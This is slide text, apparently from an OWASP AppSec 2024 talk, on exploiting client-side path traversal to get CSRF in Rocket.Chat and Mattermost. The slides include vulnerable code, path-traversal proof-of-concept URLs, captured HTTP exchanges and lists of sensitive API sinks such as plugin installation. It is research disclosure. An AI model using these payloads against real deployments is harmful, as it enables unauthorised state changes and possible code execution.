Can control the body ?	✓	✗



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSRF vs CSPT2CSRF

	CSRF	CSPT2CSRF
POST CSRF ?	✓	✓
Can control the body ?	✓	✗
Can work with anti-CSRF token ?	✗	✓



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSRF vs CSPT2CSRF

	CSRF	CSPT2CSRF
POST CSRF ?	✓	✓
Can control the body ?	✓	✗
Can work with anti-CSRF token ?	✗	✓
Can work with Samesite=Lax ?	✗	✓



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSRF vs CSPT2CSRF

	CSRF	CSPT2CSRF
POST CSRF ?	✓	✓
Can control the body ?	✓	✗
Can work with anti-CSRF token ?	✗	✓
Can work with Samesite=Lax ?	✗	✓
GET / PATCH / PUT / DELETE CSRF ?	✗	✓



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSRF vs CSPT2CSRF

	CSRF	CSPT2CSRF
POST CSRF ?	✓	✓
Can control the body ?	✓	✗
Can work with anti-CSRF token ?	✗	✓
Can work with Samesite=Lax ?	✗	✓
GET / PATCH / PUT / DELETE CSRF ?	✗	✓
1-click CSRF ?	✗	✓



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSRF vs CSPT2CSRF

	CSRF	CSPT2CSRF
POST CSRF ?	✓	✓
Can control the body ?	✓	✗
Can work with anti-CSRF token ?	✗	✓
Can work with Samesite=Lax ?	✗	✓
GET / PATCH / PUT / DELETE CSRF ?	✗	✓
1-click CSRF ?	✗	✓
Does impact depend on source and on sinks ?	✗	✓



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Exploiting Client-Side Path Traversal CSRF is Dead, Long Live CSRF



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## Real-World Scenarios

- 1-click CSPT2CSRF in Rocket.Chat
- **CVE-2023-45316**
  - CSPT2CSRF with a **POST sink** in Mattermost
- **CVE-2023-6458**
  - CSPT2CSRF with a **GET sink** in Mattermost



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# 1-click CSPT2CSRF in Rocket.Chat

The screenshot shows a web browser window for the Rocket.Chat Marketplace. The URL in the address bar is `localhost:3000/marketplace/private/install?id=INJECTION&url=https://google.com`. The page title is "Installation de l'application". On the left, there's a sidebar with navigation links: "Explore", "Entreprise", "Installé", "Requested", and "Private Apps", with "Private Apps" currently selected. The main content area has two sections: "Installer à partir d'une URL" with a field containing "https://google.com" and a link icon; and "Installer à partir d'un fichier" with a file input field and a blue button labeled "Parcourir les fichiers". At the bottom are "Installer" and "Annuler" buttons.



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# 1-click CSPT2CSRF in Rocket.Chat

```
const appId = useSearchParameter('id');
const queryUrl = useSearchParameter('url');
const [installing, setInstalling] = useState(false);
const endpointAddress = appId ? `/apps/${appId}` : '/apps';
const downloadApp = useEndpoint('POST', endpointAddress);
```



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# 1-click CSPT2CSRF in Rocket.Chat

The screenshot shows a web browser window with the URL `localhost:3000/marketplace/private/install?_id=INJECTION&url=https://google.com`. The URL bar has a red box around the `_id=INJECTION` part. The page title is "Installation de l'application". On the left, there's a sidebar with categories: Explore, Entreprise, Installé, Requested, and Private Apps (which is highlighted). The main area has two sections: "Installer à partir d'une URL" with a field containing `https://google.com` and a blue "Parcourir les fichiers" button; and "Installer à partir d'un fichier" with an empty input field. At the bottom are "Installer" and "Annuler" buttons, with the "Installer" button also having a red box around it.



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

## 1-click CSPT2CSRF - Sink restrictions

- POST endpoint
- No mandatory BODY parameters other than **url** and **downloadOnly**
- Attacker can control the path parameters
- Attacker can pass additional GET parameters
- The back end is lax on accepting extra body parameters

JSON sent by the front end

```
{  
  "id": "012345679",  
  "EXTRA_PARAM": "NOT_DEFINED_IN_BACKEND"  
}
```

Server definition

```
{  
  "id": {  
    "description": "The id of the object to modify",  
    "type": "string"  
  }  
}
```



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## 1-click CSPT2CSRF - Sinks

- Targetable sinks:
  - **/api/v1/livechat/department/:id/unarchive**
  - **/api/v1/livechat/department/:id/archive**
  - **/api/v1/dns.resolve.txt?url=open.rocket.chat**
  - **/api/v1/users.logoutOtherClients**
  - **/api/v1/users.2fa.enableEmail**



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## 1-click CSPT2CSRF POC

- Victim visits: `/marketplace/private/install?id=../../../../api/v1/users.logoutOtherClients&url=https://google.com`
- Victim **clicks** on “Install”
- **POST** HTTP request is sent to `/api/v1/users.logoutOtherClients`



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

### Request

Pretty Raw Hex

```
1 POST /api/v1/users.logoutOtherClients HTTP/2
2 Host: [REDACTED]
3 Cookie: [REDACTED]
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
   Firefox/115.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://[REDACTED]/marketplace/private/install?id=[REDACTED]/api/v1/users.
   logoutOtherClients?url=https://google.com
9 X-User-ID: initialUser
10 X-Auth-Token: RK[REDACTED]
11 Content-Type: application/json
12 Content-Length: 48
13 Origin: https://[REDACTED]
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Te: trailers
18
19 {
  "url": "https://google.com",
  "downloadOnly": true
}
```

### Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Access-Control-Allow-Headers: Origin, X-Requested-With, Con
   X-Auth-Token
3 Access-Control-Allow-Origin: *
4 Cache-Control: no-store
5 Content-Type: application/json
6 Date: Thu, 13 Jul 2023 15:01:58 GMT
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 X-Content-Type-Options: nosniff
10 X-Frame-Options: sameorigin
11 X-Instance-Id: 709ee122-909b-4f55-887a-4ac34c0a572d
12 X-Xss-Protection: 1
13
14 {
  "token": "RKKCW[REDACTED]H",
  "tokenExpires": "2023-06-09T18:17:04.442Z",
  "success": true
}
```



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Severity

- **Source:**
  - Requires multiple actions from the user
- **Sinks:**
  - Low impact sinks

**Complexity: High**  
**Impact: Low**  
**Severity: Low**



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## CVE-2023-45316

- CSPT2CSRF with a POST sink in Mattermost

*Mattermost fails to validate if a relative path is passed in /  
**plugins/playbooks/api/v0/telemetry/run/<telem\_run\_id>***  
*as a telemetry run ID, allowing an attacker to use a path  
traversal payload that points to a different endpoint leading  
to a CSRF attack.*



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSPT2CSRF with POST sink

```
const searchParams = new URLSearchParams(url.searchParams);
if (searchParams.has('telem_action') && searchParams.has('telem_run_id')) {
    // Record and remove telemetry
    const action = searchParams.get('telem_action') || '';
    const runId = searchParams.get('telem_run_id') || '';
    telemetryEventForPlaybookRun(runId, action);
    searchParams.delete('telem_action');
    searchParams.delete('telem_run_id');
    browserHistory.replace({pathname: url.pathname, search: searchParams.toString()});
}
```

```
export async function telemetryEventForPlaybookRun(playbookRunID: string, action: string, telemetryRunAction) {
    await doFetchWithoutResponse(`${apiUrl}/telemetry/run/${playbookRunID}`, {
        method: 'POST',
        body: JSON.stringify({action}),
    });
}
```



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSPT2CSRF with POST sink

- **/api/v4/caches/invalidate** is a POST endpoint that clear the caches
- *Let's POC !!!*

The screenshot shows a web browser interface. The address bar contains the URL: `localhost:8065/doyensec/channels/town-square?telem_action=under_control&forceRHSOpen&telem_run_id=../../../../..../api/v4/caches/invalidate`. A blue box highlights the `telem_run_id` parameter. The page itself is mostly blank, with a blue header bar containing the message: `ⓘ Please configure your site URL on the System Console.`. The navigation bar includes links for `Channels`, `Search`, and a help icon.



# Case Study – CSPT2CSRF with POST sink

## Request

```
Pretty Raw Hex
1 POST /api/v4/caches/invalidate HTTP/1.1
2 Host: localhost:8065
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101
   Firefox/126.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 X-CSRF-Token: ace1x31apiy68fa19h78sjbtoa
9 Content-Type: application/json
10 Content-Length: 26
11 Origin: http://localhost:8065
12 Connection: keep-alive
13 Cookie: rl_anonymous_id=
RudderEncrypt%3AU2FsdGVkX1%2B0ABLQYFFaViI6fnQMSjwREiat0zINFw5U7bpvB8Hu42%2FMSc5mo4
Yvmirl0KCeecRyKB0o0aRX5g%3D%3D; rl_page_init_referrer=
RudderEncrypt%3AU2FsdGVkX180ugjiUq2d4FJzyxSTVsntGQxz4WuPsnc%3D;
rl_page_init_referring_domain=
RudderEncrypt%3AU2FsdGVkX18q2IDNYK0PBUj6Sz9E2RVSARGg3udnmzk%3D; MMAUTHTOKEN=
kzn7ec343t85fm884swdgkstdr; MMUSERID=wxr7qbsdotr8jx9c4cfun5ifbw; MMCSR=
ace1x31apiy68fa19h78sjbtoa; rl_user_id=
%22RudderEncrypt%3AU2FsdGVkX1%2Be5lAbuIJz2X00cxahikyVyRBFR967mnSImGXnolgvKFJ4BXub1
F7b%22; rl_trait=
RudderEncrypt%3AU2FsdGVkX1%2BSeGddr0eBEfZt0IJI%2FJApQF8U6x6mjm8%3D
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4
{
  "action": "under_control"
}
```

## Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store, must-revalidate
3 Content-Type: application/json
4 Permissions-Policy:
5 Referrer-Policy: no-referrer
6 Vary: Accept-Encoding
7 X-Content-Type-Options: nosniff
8 X-Request-Id: ksk9nuppf7yb8cz5hxu6kafa3y
9 X-Version-Id: 9.1.1.9.1.1.80260734e82e5d878bacb13f9ed53781.false
0 Date: Wed, 19 Jun 2024 19:31:28 GMT
1 Content-Length: 15
2
3 {
  "status": "OK"
4 }
```



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## Sink restrictions

- POST endpoint
- No mandatory BODY parameters other than **action**
- Attacker can control the path parameters
- Attacker can pass additional GET parameters
- The back end is lax on accepting extra body parameters



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



# Finding impactful sinks

- Non-exhaustive list of targetable sinks:
  - /api/v4/plugins/install\_from\_url
  - /api/v4/plugins/{plugin\_id}/enable
  - /api/v4/plugins/{plugin\_id}/disable
  - /api/v4/users/{user\_id}/demote
  - /api/v4/users/{user\_id}/promote
  - /api/v4/bots/{bot\_user\_id}/assign/{user\_id}
  - /api/v4/restart
  - /api/v4/oauth/apps/{app\_id}/regen\_secret
  - /api/v4/elasticsearch/purge\_indexes
  - /api/v4/jobs/{job\_id}/cancel



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Impactful sink

## Install plugin from url

Supply a URL to a plugin compressed in a .tar.gz file. Plugins must be enabled in the server's config settings.

### Permissions

Must have `manage_system` permission.

Minimum server version: 5.14

### AUTHORIZATIONS: >

`bearerAuth`

### QUERY PARAMETERS

<code>plugin_download_url</code> <small>required</small>	<code>string</code> URL used to download the plugin
<code>force</code>	<code>string</code> Set to 'true' to overwrite a previously installed plugin with the same ID, if any

### Responses

> 201 Plugin install successful

> 400 Invalid or missing parameters in URL or request body

> 403 Do not have appropriate permissions

> 501 Feature is disabled

POST /api/v4/plugins/install\_from\_url

http://your-mattermost-url.com/api/v4/plugins/install\_from\_url

https://your-mattermost-url.com/api/v4/plugins/install\_from\_url

Content type  
application/json

{  
    "status": "string"  
}

Copy



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



# Severity

- **Source:**
  - Victim must visit a link
- **Sinks:**
  - Multiple impactful state-changing sinks are reachable
  - Worst case scenario => RCE

**Complexity: Low**  
**Impact: High**  
**Severity: High**



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## CVE-2023-6458

- CSPT2CSRF with a GET sink in Mattermost

*Mattermost webapp fails to validate route parameters in /<TEAM\_NAME>/channels/<CHANNEL\_NAME> allowing an attacker to perform a client-side path traversal.*



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## CVE-2023-6458

- CSPT2CSRF with a **GET** sink in Mattermost

*Mattermost webapp fails to validate route parameters in /<TEAM\_NAME>/channels/<CHANNEL\_NAME> allowing an attacker to perform a client-side path traversal.*



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

## CSPT2CSRF with a **GET** sink

- Golden Rule
  - No state changing operations on a GET endpoint.
- Not exploitable



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## CSPT2CSRF with a **GET** sink

- Golden Rule
  - No state changing operations on a GET endpoint
- Not **DIRECLTY** exploitable



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## CSPT2CSRF with a **GET sink**

- Golden Rule
  - No state changing operations on a GET endpoint
- Not **DIRECLTY** exploitable, **let's look at a second-order exploitation**




OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE


Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSPT2CSRF with a GET sink




GET /data?id=1337

GET /api/data/1337/details  
Host: api.target.com  
Authorization: Bearer <BEARER>



```
{  
  "id": "1337",  
  "details": {  
    ...  
  }  
}
```

POST /api/data/1337  
Host: api.target.com  
Authorization: Bearer <BEARER>






OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# CSPT2CSRF with a GET sink




GET /data?id=1337/../../anotherEndpoint?

GET /api/anotherEndpoint  
Host: api.target.com  
Authorization: Bearer <BEARER>

```
{  
  "id": "../POST_sink"  
}
```

POST /api/POST\_sink  
Host: api.target.com  
Authorization: Bearer <BEARER>





OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## GET CSPT2CSRF -> POST CSRF

- 1<sup>st</sup> primitive: GET CSPT2CSRF:
  - **Source: {USER\_INPUT}**
  - **Sink: GET request on the API**
- 2<sup>nd</sup> primitive: POST CSPT2CSRF:
  - **Source: id from the JSON data**
  - **Sink: POST request on the API**



OWASP 2024  
GLOBAL  
AppSec

LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF



## CVE-2023-6458

- CSPT2CSRF with a **GET** sink in Mattermost

*Mattermost webapp fails to validate route parameters in /<TEAM\_NAME>/channels/<CHANNEL\_NAME> allowing an attacker to perform a client-side path traversal.*



OWASP 2024  
GLOBAL  
AppSec


LISBON  
JUNE 24-28

LISBON  
CONGRESS  
CENTRE

Exploiting Client-Side Path Traversal  
CSRF is Dead, Long Live CSRF

# Front-end logic

/<TEAM\_NAME>/channels/<CHANNEL\_NAME>



Retrieves channel details of CHANNEL\_NAME

Check if the user is member of the channel

Add the user to channel

